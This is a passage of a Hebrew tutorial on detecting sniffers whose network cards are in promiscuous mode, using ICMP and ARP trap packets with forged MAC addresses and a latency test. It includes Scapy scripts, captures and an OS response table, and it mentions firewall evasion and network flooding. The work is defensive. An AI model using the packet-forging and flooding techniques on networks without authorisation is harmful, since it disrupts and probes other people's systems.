
ניתן לראות שהדגל P (Promiscuous) התווסף ל-Interface.

> אגב, בהמשך להמלצה הקודמת לא להסתמך על netstat -i למרות שהיא דרך קצת יותר נוחה - היא מציגה גם את המצב Point to Point כ-"P"- מה שעשוי ליצור לא מעט בלבול. (קוד המקור של netstat)

נריץ את הסקריפט בשנית:

```
C:\Users\bnaya\Desktop\scripts>icmp_ping_detect.py 192.168.237.128
Device 192.168.237.128 is in promiscuous mode.
```

הצלחנו לזהות נכונה שכרטיס הרשת פרוץ. נתבונן בתקשורת:



הפעם התקבלה תשובת Echo Reply. המחשב הנבדק הגיב לבקשת ה-ICMP Echo שלנו למרות שמבחינת כתובת ה-MAC היא בכלל לא מיועדת אליו. ניסיתי את הסקריפט גם על מכונת Kali 2018.4 והתוצאות היו זהות.


שיטה זו הייתה בשימוש די הרבה זמן ונחשבה לדרך הסטנדרטית בה מבצעים בדיקה זו, אולם כיום לא משתמשים בה ככלי בלעדי משום שבמערכות הפעלה מודרניות היא אינה מדויקת ולעיתים רבות תחזיר תוצאות שגויות (בעיקר False Negatives).

נראה דוגמה: הרמתי מכונת Windows 7 (SP1, 64 bit). כתובת ה-IP שלה היא: 192.168.237.**132**. נריץ עליה Wireshark במצב Promiscuous ונוודא שWireshark באמת מצליח לראות תקשורת שלא מיועדת אליו.

נשלח פקטת IP עם כתובות MAC ו-IP מפוברקות:

```
>>> my_packet = Ether(dst="aa:bb:cc:dd:ee:ff")
>>> my_packet /= IP(dst="192.168.237.111")
>>> sendp(my_packet, iface="VMware Virtual Ethernet Adapter for VMnet1")
.
Sent 1 packets.
>>>
```


ואכן היא התקבלה במחשב המסניף:



יפה. כעת נפעיל את הסקריפט ונצפה לתפוס את המסניף:

```
C:\Users\bnaya\Desktop\scripts>icmp_ping_detect.py 192.168.237.132
Device 192.168.237.132 is not in promiscuous mode.
```

אופס... מה קורה פה? למה הסקריפט לא הצליח לזהות את המסניף? נבדוק את התקשורת כפי שהתקבלה במחשב המסניף:



ניתן לראות שה-ICMP Echo Request התקבלה באופן תקין אולם לא חזרה תשובה. מעניין.

בואו ננסה משהו בסיסי יותר. ננסה לשלוח ICMP Echo רגיל- בלי כתובות מזויפות ונראה מה קורה:

```
C:\Users\bnaya>ping 192.168.237.132

Pinging 192.168.237.132 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.237.132:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

במחשב המסניף:

```
25 192.168.237.1    192.168.237.132  ICMP  74 Echo (ping) request  id=0x0001, seq=17/4352, ttl=128 (no response found!)
26 Vmware_c0:00:01  Vmware_c1:80:86  ARP   60 Who has 192.168.237.132? Tell 192.168.237.1
27 Vmware_c1:80:86  Vmware_c0:00:01  ARP   42 192.168.237.132 is at 00:0c:29:c1:80:86
28 192.168.237.1    192.168.237.132  ICMP  74 Echo (ping) request  id=0x0001, seq=18/4608, ttl=128 (no response found!)
29 192.168.237.1    192.168.237.132  ICMP  74 Echo (ping) request  id=0x0001, seq=19/4864, ttl=128 (no response found!)
30 192.168.237.1    192.168.237.132  ICMP  74 Echo (ping) request  id=0x0001, seq=20/5120, ttl=128 (no response found!)
```

גם כאן נכשלנו ולא קיבלנו תשובה. בואו נבין מה קורה כאן. המחשב המסניף מצליח לראות תקשורת שאינה מיועדת אליו- כלומר הוא אכן במצב פרוץ.

הוא מקבל בקשות ICMP Echo, גם בקשות המיועדות אליו וגם בקשות שאינן- ולא עונה לאף סוג. נבדוק את ה-Firewall של Windows ונעבור על פני החוקים עד שנמצא משהו רלוונטי:

Distributed Transaction Coordinator (RPC-EPMAP)	Distributed Transaction Coo...	Private, Public	No	Allow	No	%System...	Any	Local subnet	TCP	RPC Endp.
Distributed Transaction Coordinator (TCP-In)	Distributed Transaction Coo...	Private, Public	No	Allow	No	%System...	Any	Local subnet	TCP	Any
Distributed Transaction Coordinator (TCP-In)	Distributed Transaction Coo...	Domain	No	Allow	No	%System...	Any	Any	TCP	Any
File and Printer Sharing (Echo Request - ICMPv4-In)	File and Printer Sharing	Private, Public	No	Allow	No	Any	Any	Local subnet	ICMPv4	Any
File and Printer Sharing (Echo Request - ICMPv4-In)	File and Printer Sharing	Domain	No	Allow	No	Any	Any	Any	ICMPv4	Any
File and Printer Sharing (Echo Request - ICMPv6-In)	File and Printer Sharing	Domain	No	Allow	No	Any	Any	Any	ICMPv6	Any

חוק זה מתיר תקשורת ICMPv4 בתוך הרשת הפנימית- אולם הוא מכובה ולכן המחשב לא עונה לנו. נדליק אותו:

File and Printer Sharing (Echo Request - ICMPv4-In)	File and Printer Sharing	Private, Public	Yes	Allow	No	Any	Any	Local subnet	ICMPv4

נבדוק שיש תקשורת:

```
C:\Users\bnaya>ping 192.168.237.132

Pinging 192.168.237.132 with 32 bytes of data:
Reply from 192.168.237.132: bytes=32 time<1ms TTL=128
Reply from 192.168.237.132: bytes=32 time<1ms TTL=128
```

כעת נפעיל את הסקריפט:

```
C:\Users\bnaya\Desktop\scripts>icmp_ping_detect.py 192.168.237.132
Device 192.168.237.132 is in promiscuous mode.
```

ואכן הוא הצליח לזהות את המכונה.

נסכם את הדוגמה האחרונה:

במכונות ה-Linux שבדקנו ראינו שמתודה זו פעלה כשורה. במכונת ה-Windows - חומת האש אינה מאפשרת באופן דיפולטי תקשורת בפרוטוקול ICMP ולכן, מחשב היעד לא החזיר תשובה. הסקריפט שלנו חשב שהוא לא החזיר תשובה משום שה-NIC סינן את התעבורה כי הוא אינו פרוץ ולכן החזיר תוצאה שגויה.


נחשוב על זה קצת יותר לעומק - לסקריפט שלנו אין שום דרך לדעת מדוע מחשב היעד לא החזיר תשובה- והוא יניח שזה משום שהוא אינו פרוץ. למעשה אנו רואים כאן שיטה מעניינת להתחמקות מפני אנטי סניפרים - באמצעות Firewall שחוסם את התקשורת החוצה.

ARP Test

שיטה זו מתבססת על עיקרון זהה לשיטה הקודמת אולם במקום לשלוח פקטת ICMP עם כתובת MAC מזויפת, נעשה אותו דבר אבל בעזרת פרוטוקול ARP[5].

פרוטוקול ARP, מסייע לנו לברר את כתובת ה-MAC של מחשבים שאיננו יודעים את כתובת ה-MAC שלהם אבל כן את כתובת ה-IP שלהם. באופן תקין נשלח חבילת בקשה (ARP Request) לכתובת Broadcast. בבקשה מציינים את כתובת ה-IP של היעד.

כלל המחשבים ברשת רואים את הבקשה אבל רק היעד שמזהה את כתובת ה-IP שלו - עונה בחזרה עם כתובת ה-MAC שלו וכך השולח יודע מהי כתובת ה-MAC שהוא אמור לפנות אליה בהמשך התקשורת. הוא שומר את הצימוד של ה-MAC וה-IP בטבלה מיוחדת (ARP Cache Table) וכשהוא ייתקל בכתובת IP בהמשך הוא ידע לאיזו כתובת פיזית לפנות:



[http://computerprojectsduff.wikia.com/wiki/File:Image0021268491809942.jpg]

[5] https://he.wikipedia.org/wiki/Address_Resolution_Protocol

בניגוד לפרוטוקול ICMP שכפי שראינו - מגיע מנוטרל בגרסאות החדשות של windows, פרוטוקול ARP הוא פרוטוקול חיוני יותר. מרבית רשתות התקשורת המודרניות המתבססות על IPv4 עושות שימוש ב-ARP[6].

חסימת פרוטוקול זה איננה מומלצת משום שהיא עשויה לפגוע ביכולות התקשורת של המחשב - מה שרוב המשתמשים לא ירצו לעשות.

מחשב שאינו עונה לבקשות ARP לא יימצא ע"י מחשבים שלא יודעים את כתובתו הפיזית, ומחשב שלא שולח בקשות ARP לא יוכל לתקשר עם מחשבים שלא שמורים אצלו ב-Cache.

> מנהלי רשת יכולים להגדיר טבלת ARP סטטית בין מחשבים באותה הרשת וכך מחשבים אלו לא יעשו שימוש בפרוטוקול ARP, אולם לשיטה זו חסרונות רבים. למשל, עבור כל מחשב חדש שיצטרף לרשת, מנהלי הרשת יצטרכו להגדיר רשומה נוספת בכל המחשבים האחרים. במרבית המקרים עדיף לאפשר את פרוטוקול ARP ולתת למחשבים למצוא את הכתובת MAC של חבריהם באופן דינאמי.

גם כאן, אנו נתבסס על ההנחה שאם כרטיס הרשת פרוץ - אז מחשב היעד יענה על כל בקשת ARP שכתובת ה-IP בה מצביעה עליו, לא משנה אם כתובת ה-MAC מיועדת אליו או לא. לעומת זאת, אם כרטיס הרשת אינו פרוץ ונשלח כתובת MAC שאינה כתובתו או שאינה Broadcast - אז הוא יסנן אותה ולא נראה כל תשובה.

נבנה סקריפט דומה:

```
9   def detect_promiscuous(device_ip):
10      arp_packet = Ether(dst="aa:bb:cc:dd:ee:ff")
11      arp_packet /= ARP(pdst= device_ip)
12      response = srp1(arp_packet, timeout=MAX_TIMEOUT, iface="VMware Virtual Ethernet Adapter for VMnet1", versbose=False)
13      if response is None:
14          print("Device {DEVICE_IP} is not promiscuous mode.".format(DEVICE_IP = device_ip))
15      else:
16          print("Device {DEVICE_IP} is in promiscuous mode.".format(DEVICE_IP = device_ip))
```

נסביר את השינויים (על פי מספר השורות):

10. השכבה הראשונה היא Ethernet, שבה אנו מציינים כתובת יעד פיזית (MAC) מזויפת.
11. על גבי שכבת ה-Ethernet נשים את שכבת ה-ARP. כתובת היעד הלוגית (IP) תהיה הכתובת האמתית של המחשב החשוד.
12. נשלח את הבקשה (במצב שקט, ללא חיווי על סטטוס השליחה) ונמתין לתשובה.
13. (עד 16): בדומה לסקריפט הקודם, אם קיבלנו תשובה - הרי שהמחשב החשוד התעלם מכך שהחבילה לא מיועדת אליו ולכן כנראה כרטיס הרשת שלו במצב פרוץ.

טוב, אז שנריץ?


[6] ב-IPv6 - ARP לא רלוונטי יותר (אבל זה נושא אחר).

הרמתי שוב את מכונת ה-Ubuntu 12.04 שלנו עם הכתובת: 192.168.237.128, כשהיא לא במצב פרוץ.


הרצתי את הסקריפט שזיהה שהיא אכן לא במצב פרוץ:

```
C:\Users\bnaya\Desktop\scripts>arp_detection.py 192.168.237.128
Device 192.168.237.128 is not promiscuous mode.
```

במחשב השולח ניתן לראות שהבקשה נשלחה כשורה:




ובמחשב המקבל לא רואים את בקשת ה-ARP משום שהיא סוננה ע"י ה-NIC:



נשנה למצב פרוץ:

```
osboxes@osboxes:~$ sudo ifconfig eth0 promisc
[sudo] password for osboxes:
osboxes@osboxes:~$ netstat -i
Kernel Interface table
Iface   MTU Met   RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0       1500 0      1675      0      0 0          1264      0      0      0 BMPRU
lo        65536 0       894      0      0 0           894      0      0      0 LRU
osboxes@osboxes:~$
```


או ב-Wireshark:




ונריץ שנית:

```
C:\Users\bnaya\Desktop\scripts>arp_detection.py  192.168.237.128
Device 192.168.237.128 is not promiscuous mode.
```

אופס... מה קורה פה? הסקריפט לא הצליח לזהות שהמכשיר במצב פרוץ ונתן תוצאה שגויה. המחשב השולח שלח את ההודעה כראוי:




והיעד קיבל את הבקשה:



אולם בחר שלא להגיב עליה. מדוע? לכאורה, במידה וכרטיס הרשת פרוץ- כל כתובת באשר היא תגרום ליעד להחזיר תשובה - כפי שראינו כשהשתמשנו בטכניקה של ICMP. נכון?

אז לא בדיוק. בפרוטוקול ARP, מבוצעות בדיקות נוספות על המסגרת ורק מסגרת שתעמוד בבדיקות אלו, תזכה למענה ולטיפול. בדיקות אלו מכונות בספרות המקצועית "הסינון התוכנתי" (Software Filter), וזאת על מנת להבדיל מהסינון החומרתי שמבוצע ע"י ה-NIC.

התגובה שראינו מתוארת בתרשים הבא:



[http://www.securityfriday.com/promiscuous_detection_01.pdf]

בשני המצבים לא נקבל תשובה אולם מסיבות שונות. במצב רגיל כרטיס הרשת לא יעביר את הפקטה הלאה למערכת ההפעלה (ואז גם לא נראה את הפקטה ב-Wireshark) ואילו במצב פרוץ כרטיס הרשת יעביר את הפקטה אולם המחשב עצמו יבחר שלא להגיב כי הפקטה אינה תקינה. מה נעשה?

למזלנו, הבדיקות שמבצעת מ"ה הן פחות קפדניות מהבדיקות שעורך ה-NIC. ניתן לתכנן שליחת בקשת ARP שתדחה ע"י ה-NIC במצב רגיל אבל תתקבל ותיענה ע"י מ"ה אם היא כבר הגיעה אליו. עוד נקודה שמעניין לציין היא שהבדיקות הללו שונות ממ"ה למ"ה, וייתכן ובקשות עם כתובות מסוימות ייענו על ידי מ"ה מסוימת אבל לא ע"י אחרות.

בטבלה להלן ניתן לראות בקשות עם כתובות MAC שונות למספר מערכות הפעלה (ישנות אומנם, אבל העיקרון רלוונטי גם למ"ה מודרניות) ואת תגובתן במצב רגיל ובמצב פרוץ.

Table 1. Promiscuous mode detection results using trap ARP request packets

Operating Systems / Hardware Addresses		Windows XP		Windows Me/9x		Windows 2k/NT		Linux 2.4.x		FreeBSD 5.0	
		Norm.	Prom.	Norm.	Prom.	Norm.	Prom.	Norm.	Prom.	Norm.	Prom.
FF:FF:FF:FF:FF:FF	Br	O	O	O	O	O	O	O	O	O	O
FF:FF:FF:FF:FF:FE	B47	--	X	--	X	--	X	--	X	--	X
FF:FF:00:00:00:00	B16	--	X	--	X	X	X	--	X	--	X
FF:00:00:00:00:00	B8	--	--	--	X	--	--	--	X	--	X
01:00:00:00:00:00	Gr	--	--	--	--	--	--	--	X	--	X
01:00:5E:00:00:00	M0	--	--	--	--	--	--	--	X	--	X
01:00:5E:00:00:01	M1	O	O	O	O	O	O	O	O	O	O
01:00:5E:00:00:02	M2	--	--	--	--	--	--	--	X	--	X
01:00:5E:00:00:03	M3	--	--	--	--	--	--	--	X	--	X

O: Legal response, **X**: Illegal response, --: No response

[מקור]

כלל מערכות ההפעלה, גם אלו שעורכות את הבדיקות הכי פחות קפדניות - בודקות שכתובת היעד היא או הכתובת האמתית של המחשב, או שהיא מכילה Group bit דולק.

Group bit הוא הביט שמציין אם כתובת MAC היא Multicast או לא. ביט זה הוא למעשה הביט הראשון (הימני ביותר, LSB) בבית השמאלי ביותר. כך תראה כתובת שרק ה-Group bit בה דלוק:

```
00000001:00000000:00000000:00000000:00000000:00000000
```

או בבסיס הקסה-דצימלי:

```
01:00:00:00:00:00
```


נרצה שהבדיקה שלנו תהיה כמה שיותר מהימנה, ולכן נזייף כתובת שתתאים לכמה שיותר מערכות הפעלה.


מהתבוננות בטבלה ניתן לראות שהכתובת ff:ff:ff:ff:ff:fe (ששונה רק בביט אחד מכתובת broadcast), מניבה תוצאות טובות עבור כלל מערכות ההפעלה שנבדקו.

נשנה את הסקריפט בהתאם:

```
6   def detect_promiscuous(device_ip):
7       arp_packet = Ether(dst="ff:ff:ff:ff:ff:fe")
8       arp_packet /= ARP(pdst= device_ip)
9       response = srp1(arp_packet, timeout=MAX_TIMEOUT, iface="VMware Virtual Ethernet Adapter for VMnet1", verbose=False)
10      if response is None:
11          print("Device {DEVICE_IP} is not promiscuous mode.".format(DEVICE_IP = device_ip))
12      else:
13          print("Device {DEVICE_IP} is in promiscuous mode.".format(DEVICE_IP = device_ip))
```

נרים Wireshark במצב פרוץ במכונות linux ו-windows שלנו ונריץ את הסקריפט:





על מכונת ה-Ubuntu:

```
C:\Users\bnaya\Desktop\scripts>arp_detection.py 192.168.237.128
Device 192.168.237.128 is in promiscuous mode.
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Vmware_c0:00:01	ff:ff:ff:ff:ff:fe	ARP	60	Who has 192.168.237.128? Tell 192.168.237.1
2	0.000018	Vmware_19:1d:5f	Vmware_c0:00:01	ARP	42	192.168.237.128 is at 00:0c:29:19:1d:5f

ועל מכונת ה-Windows:

```
C:\Users\bnaya\Desktop\scripts>arp_detection.py 192.168.237.132
Device 192.168.237.132 is in promiscuous mode.
```

Source	Destination	Protocol	Length	Info
Vmware_c0:00:01	ff:ff:ff:ff:ff:fe	ARP	60	Who has 192.168.237.132? Tell 192.168.237.1
Vmware_c1:80:86	Vmware_c0:00:01	ARP	42	192.168.237.132 is at 00:0c:29:c1:80:86

סיכום חלק זה


ראינו בדוגמה האחרונה את שיטת ה-ARP Request. לשיטה זו יתרון משמעותי על פני שיטת ה-ICMP. היא אמינה יותר משום שהיא מתבססת על ARP ולא על ICMP שלעיתים רבות (ב-Windows - דיפולטית) מנוטרל.

גם שיטה זו עשויה להניב תוצאות שגויות כתוצאה מהתנהגות מ"ה לאחר קבלת בקשת ה-ARP. חסרון מסוים שלה הוא שבניגוד לשיטה המתבססת על ICMP, כאן עלינו להרכיב בקשה עם כתובת יעד מיוחדת, שתצלח את הסינון התוכנתי שמבצעת מערכת ההפעלה.

במערכות הפעלה שהן Open Source ניתן לקרוא את קוד המקור ולהבין במדויק אלו בדיקות המערכת עורכת לבקשות וכך לנסח בקשה עם כתובת מתאימה. במערכות הפעלה אחרות, כמו Windows ניתן לבחון את התנהגות המערכת על סמך ניסויים ותצפיות ולקבוע אילו בקשות זוכות למענה (כלומר עוברות את הסינון התוכנתי).

בדוגמה שלנו שלחנו בקשה עם הכתובת FF:FF:FF:FF:FF:FE שלפי ניסויים קודמים שנערכו (ראו "העמקה נוספת") התקבלה ע"י מספר מערכות ההפעלה הגדול ביותר ואכן הצלחנו לזהות נכונה את מצב כרטיס הרשת של המכונות שלנו.

Latency test



כפי שהסברנו בתחילת המאמר, כאשר כרטיס רשת במצב פרוץ הוא מעביר את כלל התעבורה "למעלה", לטיפול ע"י רכיבי התוכנה של מ"ה.

אותם רכיבי תוכנה בליבת מ"ה יצטרכו להתמודד עם תעבורה לא מסוננת והם יאלצו לסנן אותה בעצמם. אנחנו נתבסס על ההנחה שמחשב שכרטיס הרשת שלו במצב פרוץ, יגיב לאט יותר לבקשות משום שה-Kernel שלו עמוס בסינון תעבורה שלא רלוונטית אליו.

בנוסף, אם על היעד רץ Sniffer שמקליט את התעבורה, ה-Kernel יצטרך להעביר כל פקטה שהתקבלה לסניפר, שרץ ב-User Mode. מעבר כזה, מ-Kernel Mode ל-User Mode הוא יחסית בזבזני ויצור עומס נוסף על היעד.

בשיטה זו, אנחנו נמדוד ערך שנקרא RTT (round-trip time). RTT הוא בעצם הזמן שלקח לפקטה שלנו לעשות את הדרך למחשב היעד ועוד הזמן שלקח לתשובה ממחשב היעד להגיע חזרה אלינו. ערך זה ישקף לנו את זמן התגובה של מחשב היעד וכך נראה כמה זמן לוקח לו להגיב לבקשות שלנו.

לאחר לקיחת RTT נציף את הרשת בתעבורה מזובלת ונבצע מדידה נוספת. במידה וכרטיס הרשת אינו פרוץ, נצפה לקבל תוצאות קרובות יחסית למה שקיבלנו לפני ההצפה. במידה וכרטיס הרשת פרוץ - נצפה שה-RTT יהיה גבוה יותר באופן משמעותי.

לשיטה זו חסרונות רבים:

- בכך שהיא מעמיסה על הרשת היא לא רק פוגעת בביצועים של כלל הרכיבים- אלא היא עשויה להתריע לתוקף באופן מאוד בולט שחושדים בו.
- היא חשופה להטיות כתוצאה ממגוון סיבות. למשל, ייתכן וכרטיס הרשת פרוץ, אולם הרשת עמוסה מאוד בכל מקרה- כך שבמדידה הראשונה, לפני ההצפה-מתקבל RTT גבוה ובמדידה השנייה, במהלך ההצפה, מתקבל RTT קרוב אליו. במצב כזה אנחנו נטעה לחשוב שכרטיס הרשת אינו פרוץ, כי לא

ראינו הבדל משמעותי ב-RTT. לחלופין, ייתכן וכרטיס הרשת אינו פרוץ, אולם היעד השתהה בתשובה למדידה השנייה כתוצאה מסיבה אחרת ואז נטעה לחשוב שכרטיס הרשת פרוץ, משום שראינו הבדל משמעותי בין המדידות, אולם לאמיתו של דבר כרטיס הרשת אינו פרוץ וההבדל נבע מסיבה אחרת.

כפי שמיד נראה, נדרשת מיומנות בקריאת והבנת הפלט המתקבל. בדיקה זו אינה אופטימלית בסביבה וירטואלית משום שכרטיסי הרשת של המכונות מסומלצים באמצעות תוכנה, כך שלמעשה אנחנו לא בוחנים כרטיסי רשת אמיתיים אלא רק את הסימלוץ שלהם. לכן את בדיקה זו ערכתי את עם מחשבים פיזיים - מחשב המריץ Windows 10 שישמש בתפקיד המזבל והמודד, ומחשב Windows 7 שישמש כנמדד.

כתבתי את פונקציית המדידה בשתי גרסאות. גרסה multithreaded וגרסת single threaded. בגרסה הראשונה יש thread שמזבל thread ובגרסה השנייה ישנה לולאה ובכל איטרציה נשלח כמה מאות פקטות מזובלות ואז נבצע את המדידה. לכל אחת מהגרסאות יש יתרונות וחסרונות משלה. הסבר של ההבדלים נמצא בדוקומנטציה של הסקריפט.

